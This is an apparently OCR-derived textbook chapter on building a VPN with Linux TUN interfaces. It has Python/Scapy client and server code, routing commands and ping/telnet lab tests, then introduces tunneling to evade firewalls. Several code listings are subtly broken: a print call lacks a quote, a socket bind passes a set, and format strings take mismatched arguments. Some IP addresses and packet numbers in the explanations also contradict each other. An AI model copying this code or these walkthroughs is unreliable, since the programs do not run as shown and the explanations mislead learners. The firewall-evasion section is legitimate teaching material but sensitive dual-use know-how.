Private Network 10.0.8.0/24

Figure 8.3: Overview of the operation of a tunneling application.

Creating this virtual line, i.e., the tunnel, is the job of two computers, one called VPN client and the other called VPN server. The private network that owns the VPN server is the primary site, while the other one is the satellite site, which needs to join the primary site to form a virtual private network. The job of the VPN client and server can be divided into three main tasks: (1) establish a secure channel between them, (2) forward IP packets destined to go to the other private network through this tunnel, (3) after receiving an IP packet from the other end of the tunnel, release it into the private network (the physical one), so the packet can reach its final destination.

Establishing A TLS/SSL Tunnel

A TLS/SSL tunnel is established by applications running on the VPN client and server. The tunnel is typically a TLS/SSL channel between the client and server applications. The channel can be built on top of TCP or UDP. Before this channel is established, mutual authentications are needed: the server needs to authenticate the client, making sure that the client is allowed to join the private network. This is usually through password authentication or other types of credentials provided by the client. The client also needs to authenticate the server to make sure it joins the intended private network; the client does not want to send its password or private network traffic to a wrong server. This type of authentication is usually done through public key certificates.

Once the TLS/SSL channel is established, both client and server can send data through this channel to the other side. Due to TLS/SSL, data going through the channel are encrypted and Message Authentication Code (MAC) is used to prevent adversaries from tampering with the data. This is a secure channel, but not a tunnel yet. It is what goes inside the channel that makes the channel an IP tunnel.

Forwarding IP packets

Assume that a host U at one side of the channel wants to talk to host V at the other side. Packets will be generated, with the IP addresses in the header being U and V. Let us look at the direction from U to V, to see how a packet can get from U to V securely. This packet cannot go through any arbitrary route when it passes through the Internet, or it will not be protected, the question is how to direct all the packets going to the other side of the private network to the VPN client first.

The answer is routing. Although both private networks form a single virtual private network, they will be configured accordingly: each side still belongs to a different subnet. The 10.0.7.0/24 is the subnet for the client side, and the 10.0.8.0/24 subnet is for the server side (see Figure 8.3). On the client side, we need to configure the routers so all traffic going to 10.0.8.0/24 should be routed towards the VPN client. In the figure, it appears that U and the VPN client are on the same network, but this is not necessary. Both private networks can have a more complex network configuration that involves multiple routers. Regardless of how complex the configuration is, all we need to do is to set up the routers so all 10.0.8.0/24-bound traffic arrives at the VPN client first. Routing should be set up accordingly for the server side as well, so all the 10.0.7.0/24-bound traffic arrives at the VPN server first.

After the VPN client receives a packet (from U to V), its job is to deliver the packet to the VPN server through the dedicated secure channel established by the tunnel application that is running in user space. This does not seem to be a hard problem, but it actually is. Let us see why.

When a packet arrives at the VPN client, it will go through the network stack in the kernel. Two reasons make it hard for the tunnel application to get the packet: First, since the packet destination is V, not the VPN client, so the VPN client, functioning as a router, will route the packet out, instead of giving the packet to its own application. Second, even if the VPN client decides to give the packet to the tunnel application, in a typical network stack, only the data field will be given to applications; both the IP header and the transport-layer header (TCP or UDP header) will be stripped away. To address the two problems, we may have to change the network stack, which is a not a desirable solution. IPsec VPNs do not have this problem, because their tunnels are established inside the network stack in the kernel.

A good idea to solve the above problem is to make the tunnel application pretending to be a computer (instead of just an application): the "computer" connects to the VPN client through a network interface card (a virtual one). We then set up the routing table inside the VPN client, so all the 10.0.8.0/24-bound packets will be routed to this "computer." Since the tunnel application gets the packet through the routing mechanism, it gets the entire packet, including the IP header. The packet traverses through the network stack in a normal way, so there is no need to change the network stack.

How do we get an application to pretend to be a virtual computer that is connected to the host computer via a virtual network interface card? This is where we need a very important piece of technology, the TUN/TAP technology, which enables us to create virtual network interfaces. We will explain how this technology works in great details later in §8.3. At the high level, we just need to know that getting the entire IP packet from the kernel to applications is not an easy task but it can be done via the TUN/TAP technology.

Once the tunnel application gets an IP packet, it passes the packet through the secure channel to its counterpart at the other end. Namely, the entire IP packet, encrypted, will be used as the payload inside a TCP or UDP packet, so new headers will be added to reach the transport layer header and an IP header. Because we would like the new packet to include a transport layer, the IP address in the new packet will be from the VPN client to the VPN server, while the encapsulated IP packet is still from U to V. We have an IP packet inside a different IP packet.

Releasing IP Packets

Once the new IP packet arrives at the VPN server through the tunnel, the network stack of the VPN server will strip off the new headers, and give the payload, i.e., the encrypted IP packet, to the tunnel application. After decrypting the original IP packet and verifying its integrity, the tunnel application needs to give it back to the kernel, where the packet will be routed towards its final destination V. Here, we face another problem: how can an application give an IP packet to the system kernel? This is similar to the question of how an application can get an IP packet from the system kernel. The solution is the same: Using the TUN/TAP technology, the tunnel application, which functions like a computer, can get packets from and send packets to the system kernel.

At this point, we have successfully delivered the original IP packet from the VPN client to the VPN server without exposing the packet to the untrusted outside world. When the VPN server sees this packet, it sees that V is the destination IP, so it will route the packet out. As long as the routing tables are set up correctly within the private network 10.0.8.0/24, the packet will eventually find its way to the final destination.

5. CREATING AND USING THE TUN INTERFACE

As we have discussed in the previous section, the primary task for the tunnel application is to establish a TLS/SSL channel, get IP packets from the system and send them over the channel. Establishing the TLS/SSL channel and sending data through the channel is quite standard, and is covered in Chapter 1.9 (Transport Layer Security), so we will not cover it in this chapter. We will focus on the tunneling aspect of the VPN. The underlying technology for IP tunneling is the TUN/TAP virtual network interface. This section focuses on how to use the TUN interface to build an IP tunnel.

Virtual Network Interfaces

Linux and most operating systems support two types of network interface: physical and virtual. A physical network interface corresponds to a physical Network Interface Card (NIC), which connects a computer to a physical network. A Virtual Network Interface is a virtualized representation of a computer network interface that may or may not correspond directly to a physical NIC. A familiar example of a virtual network interface is the loopback device. Any traffic sent to this device is passed back to the kernel as if the packet comes from a network. The TUN/TAP interface is another example of a virtual network interface. Like loopback, a TUN/TAP network interface is entirely virtual. The TUN/TAP interface can interact with the virtual interfaces as if they were real. Unlike a physical network interface that connects a computer to a physical media, TUN/TAP interfaces connect a computer to a user-space program. They can be seen as a simple point-to-point network device, which connects two computers. Except that one of the computers is only a user-space program that pretends to be a computer. Figure 8.5 illustrates the difference between physical and virtual network interfaces.

TUN/TAP consists of two types of interfaces, TUN interface and TAP interface. They are virtual interfaces at different levels




Figure 8.5: Virtual Network Interfaces

- TUN Interfaces: TUN devices are created to work at the IP level or OSI Layer 3 of the network stack. TUN devices support point-to-point (P2P) network communication by default but they can be configured to support broadcast or multicast with a flag during the creation. Sending any packet to the TUN interface will result in the packet being delivered to the user-space program, including the IP header. We can use the TUN interface to build a Layer 3 VPN.
- TAP Interfaces: TAP devices, in contrast, work at the Ethernet level or OSI Layer 2 and therefore behave very much like a network adaptor. Since they are running at Layer 2, they can transport any Layer 3 protocol and are not limited to point-to-point connections. A typical use of TAP devices is providing virtual network geometry for multiple guest machines connecting to a physical device of the host machine. TAP interfaces are also used extensively for creating bridge networks because they can operate with Ethernet frames. We can use the TAP interface to build Layer 2 VPNs.

A user-space program can create a TUN/TAP interface and attach itself to the virtual network interface. Packets sent by the operating system via the interface will be delivered to this user-space program. On the other hand, packets sent by the program via the virtual network interface are injected into the operating system's network stack. To the operating system, it appears that the packets come from an external source through the virtual network interface. Almost all modern Linux kernels come with pre-built support for TUN/TAP devices. We use the following simple Python code to illustrate how to create and use a TUN interface.

Create a TUN interface (tun.py)

```
import fcntl
import struct
import time
import os
from scapy.all import *
TUNSETIFF = 0x400454ca
IFF_TUN = 0x0001
IFF_TAP = 0x0002
IFF_NO_PI = 0x1000
# create the tun interface
```

```
tun = os.open("/dev/net/tun", os.O_RDWR)
ifr = struct.pack('16sH', b'tundr', IFF_TUN | IFF_NO_PI)
ifname = fcntl.ioctl(tun, TUNSETIFF, ifr)
ifname = bytes.decode(ifr[:16]).strip('\x00')
print('Interface Name: {}.format(ifname))
while True:
    time.sleep(10)
```

In order to use TUN/TAP, a program has to open the /dev/net/tun device (Line 8) and issue an ioctl() system call to register a network device with the kernel (Line 9). The name and type of the network device are specified in the ifr struct (Line 9), which is passed to the ioctl() call. In this example, we specify the prefix tun as the device name, so the actual device name will be tun0, where 0 is a number. The IFF_TUN flag is set at Line 9, specifying that we are creating a TUN device. For a TAP device, we should use the flag IFF_TAP. It is important to note that in Linux, to create network devices, including TUN/TAP devices, a process needs to either be root or have the CAP_NET_ADMIN capability.

We run this program inside the client container (10.0.7.5). After the program starts, it will create a TUN interface called tun0, and will then block due to the sleep loop in the program. If the program exits, this interface will be deleted. If we run another instance of the tun.py program, another TUN interface will be created, and the name will be tun1.

```
root@client: # tun.py
Interface Name: tun0
```

We can use the ip address command to look at all the interfaces of the machine. We do see the tun0 interface. Its state is listed as DOWN, indicating that the interface is not active, so it cannot be used until some further configuration is done.

```
root@client: # ip address
22: tun0: <POINTOPOINT, MULTICAST, NOARP> mtu 1500 ... state DOWN ...
```

The virtual network interface needs to be configured before it can be used. First, we need to specify what network the interface is connected to. Second, we need to assign an IP address to the network interface. Finally, we will activate it. The first command (Line 1) of the following execution accomplishes the first two tasks in a single command: It attaches the interface to the 10.0.53.0/24 network and assigns an IP address 10.0.53.5 to the interface. The command in Line 2 brings the interface up. After running these two commands, we can see the updated information on the interface.

```
root@client: # ip addr add 10.0.53.99/24 dev tun0  (1)
root@client: # ip link set dev tun0 up  (2)
root@client: # ip addr
2: tun0: <POINTOPOINT, MULTICAST, NOARP, UP, LOWER_UP> mtu 1500 ...
    link/none
    inet 10.0.53.99/24 scope global tun0
```

It should be noted that the interface is transient in nature. That is, it will be destroyed when the process creating it terminates. There are ways to create a persistent TUN device, but that is out of the scope for the current discussion.

Setting up the TUN interface automatically. We are going to run the tun.py program many times, and each time we need to configure the TUN interface. It is more convenient if we add the configuration commands in the program, so the configuration is done automatically.

We add the following two lines of code before the while loop:

```
os.system("ip addr add 10.0.53.99/24 dev {}".format(ifname))
os.system("ip link set dev {} up".format(ifname))
```

Reading from the TUN Interface

The application attached to the TUN interface can read from it using the read() system call. Since whatever comes out from the interface is an IP packet, the application can get the entire packet, including its IP header. This is different from reading from a normal socket which only gives you the data portion of the packet. We use the following while loop to replace the one in the tun.py program:

Python

```
while True:
    # get a packet from the tun interface
    packet = os.read(tun, 2048)
    if packet:
        pkt = IP(packet)
        print(pkt.summary())
```

The code above reads the packet from the TUN interface, casts the data received from the interface into a Scapy IP object, so we can print out each field of the IP packet using Scapy. From the same container, we try to ping host 10.0.53.3, which is outside the 10.0.7.0/24 network. The results indicates that the ping packets are sent to the tun0 interface and are received by our tun.py program.

Bash

```
root@client:/volumes# tun.py
Interface Name: tun0
IP / ICMP 10.0.53.99 > 10.0.53.5 echo-request 0 / Raw
IP / ICMP 10.0.53.99 > 10.0.53.5 echo-request 0 / Raw
IP / ICMP 10.0.53.99 > 10.0.53.5 echo-request 0 / Raw
```

The ICMP request packets are generated on the client machine, but this machine has multiple network interfaces with different IP addresses, including eth0 and tun0. The IP address of eth0 (10.0.7.5) and the IP address of tun0 is 10.0.53.99. Which IP address should be used as the source IP address for these packets?

That depends on which interface is used to send the packet out. Since these ICMP request packets are sent out via the tun0 interface, that is why their source IP address is 10.0.53.99. The rule only applies to the packets generated from the host, i.e., the packet "source" on the host, and the IP address is then given. If a packet comes from the outside, it already has the "name," and the host will not change its name, regardless which interface will be used to route the packet out.

Writing to the TUN Interface

Our ping command did not get any response, because tun.py only reads the packet, and it does not send anything to the TUN interface. Let's change it. After getting an ICMP packet from the TUN interface, the program will construct an ICMP reply packet and write it to the TUN interface using the write() system call. The following is the updated while loop:

Python

```python
while True:
    # Get a packet from the tun interface
    packet = os.read(tun, 2048)
    if packet:
        pkt = IP(packet)
        print(pkt.summary())

        # Send out a spoof packet using the tun interface
        if ICMP in pkt:
            newip = IP(src=pkt[IP].dst, dst=pkt[IP].src,
                       ihl=pkt[IP].ihl, ttl=99)
            newicmp = ICMP(type='echo-reply', id=pkt[ICMP].id, seq=pkt[ICMP].seq)
            if pkt.haslayer(Raw):
                data = pkt[Raw].load
                newpkt = newip/newicmp/data
            else:
                newpkt = newip/newicmp

            os.write(tun, bytes(newpkt))
```

The other end of the TUN interface is the OS kernel. Therefore, the reply packets written to the interface by the tun.py program enter the OS kernel, fed to the network stack, and eventually reach the ping program. That is why we now see the replies.

Bash

```
root@client: /# ping 10.0.53.5
PING 10.0.53.5 (10.0.53.5) 56(84) bytes of data.
64 bytes from 10.0.53.5: icmp_seq=1 ttl=99 time=1.74 ms
64 bytes from 10.0.53.5: icmp_seq=2 ttl=99 time=4.72 ms
64 bytes from 10.0.53.5: icmp_seq=3 ttl=99 time=1.64 ms
```

We can also use tcpdump to capture the packets from the tun0 interface. We can see that both ICMP request and reply packets are going through the tun0 interface.

Bash

```
root@client: # tcpdump -n -i tun0
listening on tun0, link-type RAW (Raw IP), ...
21:44:01 IP 10.0.53.99 > 10.0.53.5: ICMP echo request, id 153, ...
```

5. IMPLEMENTING THE IP TUNNEL

Feeding Packets to the Tunnel

In the previous experiment, we ping a host in the 10.0.53.0/24 network. What if we ping a host inside the private network 10.0.8.0/24? We will find out that the tun program does not get the packet. The packet is not sent to the TUN interface. Since tun.py is the client end of the IP tunnel, we need to ensure that all IP packets going to the private network are directed to the TUN interface and reach tun.py.

Let us see the packet movement in details using Figure 8.6. Packets generated locally or from outside enter the network stack (❶ and ❹). The IP routing inside the network stack decides where to direct the packets. This functionality is called routing and it is governed by a set of rules maintained in the routing table of the operating system.

- Routing tables are traversed in a user-definable sequence until a matching route is found and the network stack will copy the packet into the buffer of the corresponding network interface.
- If we want to send the IP packet to the TUN interface, we can simply add a rule to this table to let the network stack direct the packet towards the TUN interface




Figure 8.6: Detailed tunnel view

Let us run the tun.py program again, configure the tun0 interface, and then check the routing table. We see the following:

Bash

```
root@client:# ip route
default via 10.0.7.1 dev eth0
10.0.7.0/24 dev eth0 proto kernel scope link src 10.0.7.5
10.0.53.0/24 dev tun0 proto kernel scope link src 10.0.53.99
```

We see an entry for 10.0.53.0/24, which means packets going to this network is directed to the tun0 interface. This entry is why when we ping 10.0.53.5, we can see that the packets did arrive at tun.py. This entry is automatically added by the operating system when our program runs the ip address command to assign the IP address 10.0.53.99.

The routing table does not have an entry for the 10.0.8.0/24 network. Therefore, packets going to this network will use the default rule, which directs the packets to the eth0 interface. That explains why tun.py does not get any of the ping packets for a network outside that connected to the tun0 network. We can fix this problem by adding the following entry to the routing table:

Bash

```
root@client: # ip route add 10.0.8.0/24 dev tun0  <- added entry
```

```
default via 10.0.7.1 dev eth0
10.0.7.0/24 dev eth0 proto kernel scope link src 10.0.7.5
10.0.8.0/24 dev tun0 scope link
10.0.53.0/24 dev tun0 proto kernel scope link src 10.0.53.99
```

Now when we ping 10.0.8.5, the ICMP packets will be directed to the tun0 interface, given to the tun.py program. It is confirmed from the following results:

Bash

```
root@client: # tun.py
Interface Name: tun0
IP / ICMP 10.0.53.99 > 10.0.8.5 echo-request 0 / Raw
IP / ICMP 10.0.53.99 > 10.0.8.5 echo-request 0 / Raw
IP / ICMP 10.0.53.99 > 10.0.8.5 echo-request 0 / Raw
```

Pulling Packets Across the Tunnel

We have shown how the packet is sent to the client end of the tunnel, i.e., the TUN interface on the client side. In this section, we will show how the packet is sent towards the server side of the tunnel. We are going to modify the tun.py program, so instead of forging a reply, we will forward the packet received from the TUN interface to a server through a tunnel, i.e., we put the packet as the payload inside another packet. This is called IP tunneling.

The tunnel implementation is just standard client/server programming. In actual VPN, the payload inside the tunnel is encrypted and tamper-proofing is typically done via TLS/SSL. In this chapter, we focus on how the tunneling aspect of the VPN works, so we will not use TLS/SSL. Instead, we will build our tunnel directly using TCP or UDP (we choose UDP). Namely, we put an IP packet inside the payload field of a UDP packet without any encryption.

The VPN server program tun_server.py

We first write the server program and run it on the VPN server container depicted in Figure 8.4. This program is just a standard UDP server program. It listens to port 9090 and prints out whatever is received. The program assumes that the data in the UDP payload field is an IP packet, so it casts the payload to a Scapy IP object, and prints out the source and destination IP address of the encapsulated IP packet.

The server end of the tunnel (tun_server.py)

```
IP_A = '10.0.8.99'
PORT = 9090
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
sock.bind(({IP_A}, PORT))
while True:
    data, (ip, port) = sock.recvfrom(2048)
    pkt = IP(data)
    print("Inside: {} -> {} (Format(pkt.src, pkt.dst))".format(ip, port, IP_A, PORT))
    print("Inside: {} -> {} (Format(pkt.src, pkt.dst))".format(pkt.src, pkt.dst))
```

Implement the client program tun_client.py. Sending data to another computer using UDP can be done using the standard socket programming. For the client program, we modify tun.py, rename it to tun_client.py. We replace the while loop in the program with the following:

```
# Create UDP socket
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
while True:
    # Get a packet from the tun interface
    packet = os.read(tun, 2048)
    if packet:
        pkt = IP(packet)
        print(pkt.summary())
        # Send the packet via the tunnel
        sock.sendto(packet, ('10.0.7.11', 9090))
```

Testing. We first run the tun_server.py program on the VPN server container, and then run tun_client.py on the VPN client container. The tunnel will be established. Then, we ping a host on the 10.0.8.0/24 network. We can see that the packet reaches the tun_client.py program from the TUN interface. The packet is then put inside an UDP packet and sent to the VPN server. The following printout shows that the packet is received by tun_server.py:

```
root@server: # tun_server.py
10.0.7.5:56490 -> 10.0.0.0:9090
  Inside: 10.0.53.99 -> 10.0.8.5
10.0.7.5:56490 -> 0.0.0.0:9090
  Inside: 10.0.8.99 -> 10.0.8.5
10.0.7.5:56490 -> 0.0.0.0:9090
```

Releasing the Packets Inside the Private Network

The VPN server is on the other end of the tunnel. Once a payload arrives through the tunnel, the VPN server will take out the payload, which is a packet, and then route the packet out towards

its final destination. Routing is done inside the OS kernel, so the VPN server needs to give the packet to the kernel. As we have discussed before, this is achieved by writing the IP packet to the TUN interface (path ❺ in Figure 8.6).

Once the packet is inside the kernel, like other packets, it will go through routing. If the packet's destination is the VPN server itself, the packet will be sent to the transport layer and eventually reach an application on the VPN server. In most cases, the packet's destination is another computer inside the private network, so the VPN server will route it out toward one of the network interfaces (not including the TUN interface). Therefore, the packet will be released to the private network on the server side. From then on, the packet is just protected by the firewall, as it is traveling inside the protected private network. Eventually, the packet will reach its final destination, V, as depicted in Figure 8.3 (marked by ❻).

Because the VPN server needs to forward packets, it needs to function as a router. Most computers are configured as a host, not a router. The difference is that, unlike routers, a host machine does not forward incoming packets. For an incoming packet, a host is not the "best think," in the sense that there might be a mistake, because it is not a designated router, and should not be able to receive packets destined for other machines. Therefore, the host simply drops the packets unless they are destined for itself.

We can change this behavior by turning on IP forwarding so the host will forward over machines' packets. That is why we have the following entry for the VPN server in the Compose file:

```
sysctls:
  - net.ipv4.ip_forward=1
```

We need to modify the tun_server.py program by adding the code to create a TUN interface. This part of the code is similar to that in tun_client.py, so we omit it in the code listed below. We also need to assign an IP address to the TUN interface and bring it up.

Updated tun_server.py

Python

```
# Set up the tun interface
os.system("ip addr add 10.0.53.1/24 dev {}".format(ifname))
os.system("ip link set dev {} up".format(ifname))
sock= socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
sock.bind(("0.0.0.0", 9090))

while True:
    data, (ip, port) = sock.recvfrom(2048)  # Retrieve the packet
    pkt = IP(data)
    print("Inside: {} -> {} (Format(pkt.src, pkt.dst))".format(ip, port, IP_A, PORT))
    print("Inside: {} -> {}".format(pkt.src, pkt.dst))
    os.write(tun, data)  # Give the packet to the kernel
```

After running the client and server program, we ping 10.0.8.5 on the client machine. From the printout on both the client and server sides, we see that the packets have been received by the server, but we do not know where the server has successfully forwarded them or not. Let us do the destination container 10.0.8.5 (Host V) on the 10.0.8.0/24 network run tcpdump. We see that the packets from 10.0.53.99 have arrived, and 10.0.8.5 has replied.

```
root@10.0.8.5: # tcpdump -n -i eth0
```

<u>6.TESTING VPN</u>

After we have set up everything, our VPN will start working. Host U can now access Host V; all the network traffic between Host U and Host V will go through a tunnel between the VPN client and server. We test the VPN using two commands: ping and telnet.

Ping Test

We ping Host V from Host U. Before the VPN is established, there would be no response from Host V, because it is not reachable from Host U. After the VPN is set up, as shown from the previous experiment, we can get replies. We start the tcpdump on the VPN client to capture the traffic on all its interfaces, including eth0 and tun0. We see the following results:

```
root@client: # tcpdump -n -i any
listening on any, link-type LINUX_SLL (Linux cooked v1), ...
IP 10.0.53.99 > 10.0.8.5: ICMP echo request, id 94, seq 282  (1)
IP 10.0.7.5.38018 > 10.0.7.11.9090: UDP                      (2)
IP 10.0.7.11.9090 > 10.0.7.5.38018: UDP                    (3)
IP 10.0.8.5 > 10.0.53.99: ICMP echo reply, id 94, seq 282      (4)
IP 10.0.7.11.9090 > 10.0.7.5.38018: UDP                    (5)
IP 10.0.7.5.38018 > 10.0.7.11.9090: UDP                    (6)
IP 10.0.7.11.9090 > 10.0.7.5.38018: UDP                    (7)
IP 10.0.7.5.38018 > 10.0.7.11.9090: UDP                    (8)
IP 10.0.8.5 > 10.0.53.99: ICMP echo reply, id 94, seq 283      (9)
```

Packet (1) is generated by the ping command. Due to the routing setup, the ICMP packet is routed to the tun0 interface. That is why the source IP is 10.0.53.99, the one assigned to tun0. The tunnel application gets the ICMP packet, and then feeds it into the tunnel by putting it inside a UDP packet (Packet (2)) towards the VPN server 10.0.7.11. Once this (UDP) packet gets out on the client's normal interface, its source IP address is 10.0.7.5, which is the client's eth0 address.

Packet (4) is the return UDP packet from the VPN server, inside which there is an encapsulated ICMP echo reply packet from 10.0.8.5. The tunnel application on the VPN client gets this UDP packet, takes out the encapsulated ICMP packet, and gives it to the tun0 kernel via the tun interface. That becomes Packet (4). The computer realizes that the destination IP address 10.0.53.99 is its own, so it passes the ICMP echo reply message to the ping program. Packets (6) to (8) are triggered by another ICMP echo request message.

Telnet Test

We use telnet to test whether TCP works over the VPN. The following result shows that we can successfully connect to the telnet server on Host V.

```
root@client: # telnet 10.0.8.5
Trying 10.0.8.5...
connected to 10.0.8.5.
Escape character is '^]'.
login: root
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
root@ip-10-0-8-5:~#
```

After we successfully telnet to Host V, we break the VPN tunnel by stopping the VPN server on the server side. Immediately, the telnet program becomes unresponsive, whatever we type in the telnet program does not show up, and it seems that the program has frozen. Really, telnet is still working, but since the packets it sends out via the broken VPN tunnel rely on TCP which is the underlying transport-layer protocol used by telnet, telnet goes nowhere.

The TCP retransmissions will be encapsulated into new IP packets, and be sent via the UDP channel to 9090 on the VPN server. However, since the server program has stopped, no application is listening on this port, these UDP packets will be dropped, and ICMP error messages will be sent back to the VPN client, telling it that the port is not reachable.

Whatever we have typed blindly into telnet are actually not lost, they are buffered, waiting to be sent to the telnet server. When the server receives a character, it echoes the same character back to the telnet client, which will then print out the character to the terminal. That is how a character typed by a user is displayed, so if a character cannot reach the telnet server, it will not be printed out on the client side.

If we now reconnect the VPN tunnel, those characters that we typed blindly into telnet will eventually reach the telnet server due to TCP re-transmission, and all these characters will suddenly show up on the client side.

7. TUNNELING AND EVASION

There are situations where firewalls are too restrictive, making it inconvenient for users. For example, many companies and schools enforce a strict firewall, which blocks a multitude of their network from reaching out to certain websites or Internet services, such as game sites, social network sites. There are many ways to evade a firewall. A typical approach is to use the tunneling technique, which hides the real purposes of network traffic. There are a number of ways to establish tunnels. The two most common tunneling techniques are Virtual Private Network (VPN) and port forwarding. In this chapter, we study both types of tunnels, and demonstrate how to use them to evade firewalls.

The General Ideas of Tunneling

The general idea of using a tunnel to evade a firewall is simple. A tunnel is a communication channel between two programs, one on each side of the firewall. This communication channel is not blocked by the firewall. An application needs to communicate with its destination on the other side of the firewall. Since the communication is blocked, to evade the firewall, the application sends its data/packets to the tunnel program at the same side of the firewall. The tunnel program then puts the data/packets inside its own communication channel (followed by the figure), and then sends it to its counterpart at the other side of the firewall, which then passes the data/packets towards their final destinations. The return data/packets will follow the reverse path. Figure 9.1 depicts the entire process.




Figure 9.1: The general idea of tunneling

The firewall could be an ingress or egress type. If it is an ingress firewall, the application is on the outside; if it is an egress firewall, the application is on the inside. The way how the tunneling works is similar in both cases. Therefore, the tunneling technique can be used to evade both types of firewalls.

The key difference among different types of tunnel is how the data or packet from the application reaches the tunnel program on the same side as the firewall. VPN tunnels are built on top of the network layer. It relies on the routing to get the packet from the application as well as to deliver the packets to the final destination. VPN tunnels can also be built on top of the MAC layer, and relies on bridging to get the packets. Routing and bridging are transparent to the application. Port forwarding tunnels are built above the transport layer. For an application to send data to the tunnel program, the application needs to directly communicate with the tunnel

Network Setup

We will conduct a series of experiments in this chapter. These experiments need to use several computers on two separate networks. The experimental setup is depicted in Figure 9.2. We will use containers for these machines. Readers can find the container setup instructions on the website of this book. We will explain the roles for these containers later when they are used in experiments.

